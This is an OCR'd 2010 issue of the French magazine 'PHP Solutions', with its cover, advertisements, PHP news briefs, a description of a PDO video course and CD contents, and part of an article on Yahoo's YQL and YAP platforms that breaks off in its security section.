CD Le plus grand magazine sur PHP au monde

COURS VIDÉO SUR PHP ET PDO DE 45 MIN !

phpsolutions

Nouvelles technologies et solutions pour les développeurs PHP

PHP N° 1/2010 (37) ISSN 1731-4593 Prix 7,5 EUR CD offert France Metro : 7,5 EUR DOM : 8,8 EUR MAR : 80 MAD TOM/S : 990 XPF

INTÉGREZ .NET À PHP

phpsolutions

E-COMMERCE
GAGNEZ DE L'ARGENT AVEC VOTRE BOUTIQUE EN LIGNE

OPENOFFICE
MANIPULER LES DOCUMENTS AVEC PHP

PUISSANCE DES DÉMARCHES DESCRIPTIVES
LES MEILLEURES TECHNIQUES ET ASTUCES

TESTEZ VOTRE PROJET
DÉCOUVREZ L'INTÉRÊT DE LA VIRTUALISATION POUR LES TESTS

SUR LE CD

EN EXCLUSIVITÉ !

COURS VIDÉO SUR PHP ET PDO
ENTIÈREMENT EN FRANÇAIS !

+

E-BOOKS :
LIVRE BLANC : INDUSTRIALISATION PHP
YAHOO! APPLICATION PLATFORM DEVELOPERS GUIDE

FICHE TECHNIQUE

RÉFÉRENCEMENT NATUREL
COMMENT RÉUSSIR SON RÉFÉRENCEMENT WEB ?


SÉCURITÉ

BeEF EXPLOITATION
PROTEGEZ VOS SITES WEB !

L 14389 - 37 - F: 7,50 € - RD

Offre valable jusqu'au 31/03/2010

STANDS-EXPO.FR



Votre ROLL-UP 85X200cm à 129€ HT*
au lieu de 159€ HT

Impression quadri recto sur bâche PVC 270g.

Livré avec housse de transport.

* visuel fourni

Discount Impression

OFFRES SPECIALES ANNIVERSAIRE!

10€ de réduction à partir de 120€HT d'achat avec le code **anniv10**

20€ de réduction à partir de 300€ HT d'achat avec le code **anniv20**

50€ de réduction à partir de 450€HT d'achat avec le code **anniv50**

www.discount-impression.fr

offres valables jusqu'au 31/03/2010

formations web
sur mesure !

APPRENEZ PAR LA PRATIQUE !

Nos formations web " **APPRENEZ PAR LA PRATIQUE** " vous permettent d'apprendre les bases théoriques et de les mettre en application avec des projets concrets.
Formation dans vos locaux ou dans nos locaux.

Formation PHP / MySQL
Réalisez un site Internet et son back-office en PHP / MySQL.

Formation Référencement
Positionnez votre site en première page de Google.

Formation JavaScript
Développez vos applications web avec animations et en AJAX.

Formation HTML & CSS
Concevez 3 sites web XHTML en changeant uniquement le feuille de style CSS.


Contactez nous au 05 46 07 23 16


www.studiovitamine.com


STUDIO VITAMINE est un prestataire de formation agréé

STUDIO VITAMINE
1, rue Fleming
17000 - La Rochelle
Tél : 05 46 07 23 16 - 06 62 77 77 09
E-mail : contact@studiovitamine.com

TABLE DES MATIÈRES







POUR LES DÉBUTANTS

SÉCURITÉ

PHP 6 sera unicode
Le site *InfoWorld* a recueilli auprès de quelques développeurs de *PHP Core,* des orientations de PHP 6 à la Zend conférence qui se déroule actuellement. La nouvelle version de PHP 6 *boostera* la partie internationale avec *Unicode*. L'*unicode* devrait être proposé en standard permettant ainsi de réaliser des sites aussi bien en anglais, en japonais ou en langue chinoise. Actuellement la date de sortie n'est pas fixée car les équipes désirent achever le développement d'objets *Unicode* dans les domaines des accès aux *cookies* et PDO.
http://www.infoworld.com

Top 7 des sécurités PHP
De nombreuses fonctions existent pour sécuriser votre code en PHP. Cependant, les fonctions de sécurité pure sont un peu dispersées dans le manuel de PHP. Le site *tuvinh* montre sous la forme d'un article, 7 erreurs classiques qu'il est important de sécuriser comme : les erreurs d'entrée non validées, les contrôles d'accès, la protection des sessions, les *Cross Site Scripting* (XSS), les injections SQL, le rapport d'erreurs, la gestion d'erreurs.
http://blog.tuvinh.com/top-7-php-security-blunders/

Bit.ly avec PHP
Il existe des applications permettant de raccourcir les URL. *Bit.ly* est une API permettant d'effectuer cette opération. Ce projet revient au devant de la scène car il est possible de l'utiliser avec des classes PHP pour en effectuer une gestion et une utilisation assez poussée. Le site estrade montre son utilisation avec la classe `simpleXMP`.
http://code.google.com/p/bitly-api/

Industrialisation PHP
AlterWay vient de publier le premier livre blanc sur l'industrialisation des développements PHP. Ce livre blanc a été écrit par Damien Seguy, figure du monde PHP, et Jean-Marc Fontaine. En près de 15 ans, PHP a conquis la plupart des entreprises. Au début utilisé pour des projets annexes, il est aujourd'hui au cœur du SI. Les projets se complexifient, les délais se raccourcissent : il est temps d'industrialiser les processus de développement. Ce livre blanc dresse un état de l'art des outils et méthodes qui permettent aujourd'hui d'industrialiser ses développements PHP. Le livre blanc est disponible sur le CD- ROM.
http://www.alterway.fr/publications/livre-blanc-industrialisation-php

Hyla
Hyla est un gestionnaire de fichiers réalisé en PHP et MySQL, sous licence GPL. Il peut s'installer sur internet ou sur un serveur local. Le but de *Hyla* est de gérer toutes sortes de fichiers grâce à des greffons. Il peut servir de base pour gérer une galerie photo en 1 clic.
http://www.hyla-project.org

Piwam 1.1
Un nouvel outil de gestion d'association est disponible : Piwam, en version 1.1. Piwam permet de gérer membres, cotisations, recettes, dépenses, bilans... Site officiel : *http://piwam.googlecode.com/*.

Sensio Labs


2009 est une année importante pour *Sensio Labs* car même s'il s'agit pour le framework Symfony, d'une année de stabilité. L'éditeur du framework montre des points qu'il ne faut pas oublier.

Tout d'abord, l'édition papier sous la forme d'ouvrage est indispensable. *Sensio Lab*s est aussi éditeur 2.0 et propose de publier ses ouvrages autour du framework, mais aussi vos ouvrages techniques car il est aussi important lorsque vous éditez du code, de pouvoir joindre une documentation à votre réalisation, et surtout à la demande. La distribution est sous licence Open Source mais diffusée dans l'ensemble des points principaux de l'édition (*http://books.sensiolabs.com*).

Par ailleurs, il est important lorsqu'un framework est répandu et utilisé de rencontrer les acteurs qui l'utilisent. C'est pour cela que les *Symfony Live* ont lieu. L'édition 2010 se déroulera le 16 et 17 février 2010 avec un programme de qualité et de nombreux conférenciers internationaux. Bien sûr, si vous avez raté l'édition de 2009, vous pouvez l'écouter grâce à l'équipe de PHP TV qui a couvert et a publié les conférences audio des sessions. Les conférences de *Symfony Live 2009* : *http://www.phptv.fr/conferences-symfony-live-2009*.

Hors lorsqu'un framework est apprécié par la communauté, il est normal que les sociétés et grands groupes l'adoptent. *Dailymotion* est l'une d'elle pour déployer sa nouvelle version vidéo. Cette décision montre que le framework permet de supporter des millions de connexions en simultanés et par conséquent gagner du temps au niveau rapidité et d'affichage.

Concernant le futur, la nouvelle version du framework Symfony (2.0) sera déployée autour de PHP 5.3. Enfin, l'évènement qu'il ne faut pas rater autour du framework Symfony, c'est le *Symfony live 2010* : http://www.symfony-live.com.



Internet à 40 ans

Le réseau Internet est né à la fin des années 60 et plus précisément en octobre 1969, autour d'un projet militaire. Internet a été démocratisé avec l'arrivée du Web dans les années 1990.

Les grandes dates à retenir sont :

- En 1974 apparition du protocole TCP/IP par l'équipe de Vinton G. Cerf.
- Dans les années 1980, un millier de machines sont reliées entre elles, c'est le début du www (*World Wide Web*) avec une interface basée sur le lien hypertexte.
- En 1991, Le Web est mis au point par *Tim Berners-Lee* et ses équipes du CERN de Genève.
- En 1995, l'apparition du premier navigateur web *Netscape Navigator.*

De nos jours, la micro-informatique se démocratise dans les foyers et de nombreux acteurs animent internet : *Yahoo, Google, Facebook, Twitter, Wikipedia*, les blogs... Ce qui laisse d'énormes possibilités pour l'avenir. Selon les propos de son créateur Leonard Kleinrock recueilli par l'AFP, *la prochaine étape, c'est de faire entrer [Internet] dans la vraie vie.*

Raynette

Solution E-commerce d'Excellence clé en main

Retrouvez-nous sur ▶ www.raynette.fr

Vendez en ligne dès demain !

Abonnement mensuel - aucun frais d'installation - assistance - sans engagement

Pack FIRST

Vendez rapidement sur internet !

49 € /mois

- Paiement CB
- Hébergement
- Assistance
- Mises à jour

Pack PRO

Vos ventes optimisées grâce à une relation client renforcée !

95 € /mois

Pack FIRST
+
- Optimisation du référencement
- Promotions
- Nouveautés
- Livraisons
- Suivi Colissimo
- Remises,coupons cadeaux, prix dégressifs

Pack OPTIMUM

La plus complète des boutiques à la mesure de vos ambitions !

149 € /mois

Pack PRO
+
- Factures
- Catégories multiples d'article
- Coups de coeur
- Recommandation d'articles
- Envois de SMS

Boutique à la carte

Votre boutique adaptée à votre budget :
vous ne prenez que les options nécessaires

Boutique à la carte

Formule de base incluant paiement CB hébergement, assistance mises à jour régulières
+
Votre sélection de modules optionnels.


Modules disponibles

Promotions	Envois de SMS	Importation d'articles
Nouveautés	Factures clients	Vente d'articles à télécharger
Optimisation du référencement	Marques	Liste des visites en cours
Livraisons	Familles clients	Monnaie (au choix)
Suivi Colissimo	Familles d'articles	Langues (au choix)
Remises, coupons, cadeaux	Articles: délais de disponibilité	Suivi Chronopost / UPS / Fedex
Articles coups de coeur	Articles: modèles d'options	Paiements par CB (banques au choix)
Recommandation d'articles	Fournisseurs	Paiement Paypal
Catégories multiples d'article	Ecotaxe (DEEE)	Paiements par virement
Stocks	Export vers les comparateurs de prix	Paiements avec 1EURO.COM
Stats multiples de ventes		Licence 5 à 50 administrateurs

▶ ***Offre spéciale : -10% pour les lecteurs de PHP Solutions***
(valable les 3 premiers mois, à indiquer lors de votre commande)

Spécialiste E-Commerce depuis 1998 sur Internet, plus de 1600 clients nous font confiance.
Notre expérience et notre savoir-faire sont à votre service pour mettre à votre disposition un service complet, des conseils d'expérience, et une boutique en ligne fiable, puissante et intuitive.
Notre mission : vous permettre par nos produits et services, d'accéder à vos objectifs de croissance et ainsi aider à votre succès sur Internet.

www.raynette.fr - info@raynette.com - 02 51 13 21 78



Cours vidéo : PHP & PDO

Ce tutoriel vidéo, réalisé par Christophe Villeneuve du groupe *Alter Way Solutions*, montre une bonne pratique pour démarrer avec format PDO. Comme support, l'auteur de ce cours s'est inspiré des nombreux articles déjà parudans notre magazine et son livre : *PHP & MySQL-MySLi-PDO, construisez votre application*aux *Éditions ENI*. Il s'est rendu compte que la théorie ne faisait pas tout, et proposer un support des explications à travers une application visuelle c'est mieux.

Le PDO prend de plus en plus de places dans le langage PHP, car il s'agit d'une couche objet pour supplanter et cacher les nombreux formats de base de données. PDO est déjà présent dans de nombreux frameworks, CMS et CRM... et prendra plus d'importance avec PHP 6.

L'application vous montre les rudiments pour bien commencer à utiliser PDO, car il peut être assez gênant de ne pas savoir par où commencer, si vous voulez le mettre en pratique dans votre prochain site web.


Vous allez étudier comment développer un formulaire pour s'en servir après. Ce formulaire propose l'affichage de trois champs :

- un nom,
- un prénom,
- un email.

Ces trois champs sont des champs standards, très souvent utilisés lorsque vous souhaitez réaliser un formulaire de contact ou d'inscription. Dans un premier temps, vous apprendrez à déclarer une base de données à partir de *PHPMyAdmin*. Pour ensuite voir comment il est possible de déclarer le format PDO si celui n'est pas disponible sur votre serveur. Pour information, les extensions PDO et PDO_MySQL sont déjà activées par défaut pour gérer la base de données MySQL si vous utilisez une version supérieure à PHP 5.1.

Créez un formulaire avec les champs que vous avez définis dans votre base de données, c'est-à-dire le nom, le prénom et l'email pour ensuite alimenter la base de données avec la fonction `SQL : INSERT`. Après l'insertion des données, il est important de visualiser la saisie en affichant le contenu des données enregistrées précédemment. Pour cela, servez-vous de la fonction `SELECT`.

À noter qu'il est important de pouvoir réaliser une mise à jour des données. L'utilisation de la fonction `UPDATE` permettra de réaliser cette opération. Avec tout cela, vous avez toutes les bases pour bien démarrer l'initiation au format PDO.



Mais l'article ne s'arrête pas là ! L'auteur aborde des notions de sécurité, notamment sur les données envoyées par le formulaire HTML. Cette sécurité qui vous est présentée, propose de se protéger contre un certain nombre d'attaques telles que les injections SQL. Il sera en même temps présenté quelques petits tests qui permettront de vérifier si un champ est obligatoire ou non.

En résumé, ce cours vidéo montre une approche très simple mais surtout très basique pour s'initier à l'utilisation de PDO. Enfin, vous trouverez sur le CD-ROM de notre magazine l'ensemble des fichiers créés, ainsi que la base de données.

Matériaux supplémentaires

Nous avons mis à votre disposition de nombreuses applications Open Source. En supplément des articles du numéro, vous y trouverez, entre autres, les frameworks symfony, PHPUnit, le logiciel OpenOffice, le projet ORM Doctrine, *Using Yahoo! Social SDK for PHP*.

Symfony

Symfony est un framework MVC libre écrit en PHP 5. Il facilite et accélère le développement de sites et d'applications Internet et Intranet. Symfony permet entre autres :

- Une séparation du code en trois couches, selon le modèle MVC, pour une plus grande maintenabilité et évolutivité.
- Des performances optimisées et un système de cache pour garantir des temps de réponse optimums.
- Une gestion des URL parlantes, qui permet de formater l'URL d'une page indépendamment de sa position dans l'arborescence fonctionnelle.
- Un générateur de *back-office* et un démarreur de module (*scaffolding*).
- Un support de l'internationalisation : Symfony est nativement multi-langue,
- Une couche de *mapping objet-relationnel* (ORM) et une couche d'abstraction de données
- Le support de l'Ajax.
- Une architecture extensible, permettant la création et l'utilisation de *plugins*.


Doctrine

Doctrine est un projet ORM permettant de simplifier l'accès à vos données (SGBD) depuis PHP : vous n'utilisez aucune fonction et aucune classe liée à un SGBD spécifique, et vous n'écrivez pas de code SQL. Tout se fait au moyen de classes dans le code PHP.

Doctrine se trouve au sommet d'une puissance d'abstraction de base de données (DBAL). L'une de ses principales caractéristiques est la possibilité d'écrire les requêtes dans une base de données objet. Cette propriété axée sur la doctrine appelée *dialecte* (DQL), est inspirée par *Hiberne HQL*. Cela fournit aux développeurs une puissance pour le SQL qui maintient la flexibilité sans nécessiter de dupliquer inutilement.

Bon apprentissage !

S'il vous est impossible de lire un CD,
alors qu'il n'a pas de défaut apparent,
essayez de le lire dans un autre lecteur.



Pour tout problème concernant les CDs,
écrivez-nous à l'adresse :
cd@phpsolmag.org

Le Web service (partie 2)

L'utilisation d'un formulaire reste un des points clés dans une application. Mais il peut être utilisé dans différents secteurs d'activités auxquels on n'aura pas obligatoirement pensé.

Cet article explique :
- Y!OS.
- SDK PHP.
- Plate-forme YDN.

Ce qu'il faut savoir :
- Avoir lu la 1ère partie.
- Quelques notions de PHP.

Niveau de difficulté 

La première partie de l'article vous montrait l'utilisation proprement dite de l'utilisation de la plate-forme YDN et un aperçu de son utilisation en utilisant les techniques de requêtes REST, cURL, le *parsing*, la mémoire cache... Cette deuxième partie va aborder les différentes plate-formes possibles et leurs outils.

Présentation Y!OS

Depuis de nombreux mois, YAHOO introduit un profil remanié universel sous la forme d'une plate-forme ouverte. Cette nouvelle plate-forme s'intitule Y!OS et veut dire *Yahoo Open Strategy*. Y!OS a pour but d'effectuer un regroupement d'outils autour de certains axes qui sont :

- Une plate-forme communautaire.
- Une plate-forme applicative.
- Une plate-forme sociale.

Pour réaliser et communiquer sur l'ensemble de ces plate-formes, des API (applications) ont été mises à disposition des développeurs leur permettant de créer des applications Web. Les possibilités sont très variées et diverses, et vont se composer sous la forme suivante :

- Environnement de développement (SDK en PHP).
- API et Web services.
- Distribution d'infrastructure et de la découverte.
- *Runtine* environnement.

Les outils

Suivant votre orientation sur une des plate-formes qui vous sont proposées, vous allez trouver des outils vous permettant de proposer des solutions. Ces outils sont destinés pour tous les développeurs et développeuses :

- YAP,
- YQL,
- YSP.

Ces trois plate-formes YAP,YSP, YQL sont regroupées sous Y!OS et utilisent la norme ouverte *Oauth*. Grâce à l'utilisation d'une norme commune, les utilisateurs pourront toujours utiliser la même interface pour accéder aux données et donc contrôler les accès aux données.

YAP

La plate-forme YAP signifie *Yahoo! Application Platform* est une plate-forme de distribution sur une page d'accueil, des sites d'actualités et de médias. La version actuelle propose une prise en charge de quelques modèles de programmation, comme :

- Exécuter des applications réalisées avec YSP et YQL.
- Support de l'*Open Social* des API JavaScript.
- Support côté serveur des YML tags.

Cependant le principe de YAP consiste à l'utiliser avec un minimum de programmation venant de votre part. Il suffit d'envoyer une demande d'information dans votre langage favori et vous recevrez en retour le résultat. Vous n'aurez pas besoin de passer du temps pour créer de puissantes applications, posséder d'énormes serveurs et bien sûr configurer un environnement spécifique. Tout ceci, Yahoo! Vous le met à disposition en partage.

Ainsi, vous pouvez intégrer dans vos pages des applications existantes provenant de Yahoo comme la possibilité d'incorporer *Yahoo! Mail* avec *Yahoo Application plateforme* et grâce à cela vous pourrez interagir avec le contenu Mail. Mais lors de la communication entre vos pages et le serveur de données, vous pouvez afficher des vues multiples.

Toutefois l'utilisation de la plate-forme YAP ne se limite pas seulement à utiliser des applications déjà existantes, vous pouvez facilement créer vos propres applications pertinentes socialement pour les internautes et utilisateurs. La possibilité de réaliser cette plate-forme sociale s'effectue avec l'API *OpenSocial* et libre à vous ensuite de définir les paramètres de partages au niveau des relations sociales, des flux RSS...

Pour finir, le point de départ pour se lancer dans la plate-forme YAP est :

- Déclarer votre projet en utilisant l'éditeur Yap.
- Être en possession du SDK PHP.

Le site YAP propose de nombreux exemples et tutorials pour pouvoir s'en servir.

YQL

YQL signifie *Yahoo! Query Langage* et va vous permettre d'accéder à d'autres services web en utilisant un langage de type SQL. Son but est de rendre les données de Yahoo! et les données d'Internet accessibles par le biais d'une interface commune.

L'approche

Beaucoup de sites internet dont Yahoo, proposent des données structurées pour les développeurs à travers le web. YQL est là pour vous aider à accéder à ces services et ces interrogations, vous évitant ainsi d'effectuer de nombreuses opérations pour obtenir le même résultat. L'utilisation de YQL se présentera sous la forme suivante :

```
SELECT *
FROM flickr.photos.search
WHERE text=»elephpant»
```

La syntaxe `SELECT` est une fonction que tous les développeurs connaissent car elle vous permet de récupérer des données. Pour utiliser cette requête YQL à travers le Web, il est nécessaire de faire appel à un `HTTP GET` en tant que paramètres d'URL ce qui se traduira par :

*http://query.yahooapis.com/v1/public/yql?q=SELECT * FROM flickr.photos.search WHERE text = «elephpant»*

Le résultat retourné par le YQL sera un format XML ou JSON, sans besoin d'ouvrir une autre page web, illustré par la Figure 1. Bien sûr, il est possible de partager ce tableau de données à travers la page communautaire. Alors le partage se présentera de la façon suivante :

http://query.yahooapis.com/v1/public/yql?q=SELECT%20%20FROM%20flickr.photos.search%20WHERE%20text%20%3D%20%22elephpant%22%20&format=xml&env=http%3A%2F%2Fdatatables.org%2Falltables.env*

Lors de l'exécution de cette requête, le retour des données permet aux développeurs un contrôle total dont les données seront travaillées comme le montre la Figure 1. Par conséquent, les développeurs peuvent construire des tableaux, les manipuler, les modifier pour accéder presque à tout le contenu protégé. Cela va vous permettre d'accéder à de nombreux services comme le site internet *Twitter*. Grâce à cette ouverture, vous pouvez demander de croiser les sources de données et même de les joindre pour obtenir un résultat qui sera traité directement par Yahoo.




Figure 1. *Console YQL*

Les manipulations

La récupération de données ouvertes provenant de YQL apporte de nombreux avantages, mais étant donné-que la manipulation touche les requêtes, il est par conséquent possible d'envoyer des informations supplémentaires dans un endroit précis, de les mettre à jour, et de les supprimer ce qui se traduira par les fonctions `INSERT`, `UPDATE`, `DELETE`.

Ces nouvelles possibilités vont vous permettre d'ajouter des commentaires ou des messages dans une page *Twitter* ou dans un blog. En résumé, la possibilité de stocker des données dans une autre base de données distante. Pour réaliser les manipulations, vous devez bien sûr avoir les droits d'accès. Si c'est le cas, rien ne vous empêche de proposer l'accès à ces données d'un autre site vous appartenant, sans besoin de vous rendre sur les différents sites dont vous possédez des comptes.

Les limitations

Actuellement, YDN est très ouvert et pour garder son ouverture, chaque compte est limité à 100 000 requêtes par jour. Ce chiffre peut changer à tout moment, mais il s'agit d'une très bonne valeur pour les petits et moyens sites.

La sécurité

La sécurité est une partie aussi importante et qu'il faut tenir compte. Lorsque vous utilisez YQL, vous avez pu voir un peu plus haut la possibilité d'envoyer des requêtes pour en ressortir un résultat. L'envoie de ces informations peut provoquer quelques soucis au niveau de la sécurité, entre autre les attaques provenant à partir de la barre de navigation. Pour résoudre ce problème, vous pouvez utiliser *Caja* un projet open source disponible sur le site de *Google* code.

Le projet *Caja* est un système qui transforme le HTML et le Javascript dans une forme restreinte. Le principe consiste à envoyer du code dans une *sandbox* de sécurité qui a été créé dans votre navigateur. Comme ceci, il s'agit d'un bon moyen d'envoyer du code en toute sécurité provenant de tiers sur n'importe quelle page web.

L'utilisation d'une API externe à YDN va être utile pour vous car il faut tenir compte des nombreux problèmes de sécurité potentiels. Un des problèmes les plus difficile touche le chargement de fichiers et leurs installations lors de l'affichage d'une page. Ou encore, les attaques par `<iframe scr=...>`. Concernant son fonctionnement, *Caja* se décompose en deux parties principales : coté serveur-traducteur et client support d'exécution.

- Le premier principe va vous permettre de nettoyer et réécrire du code HTML propre.
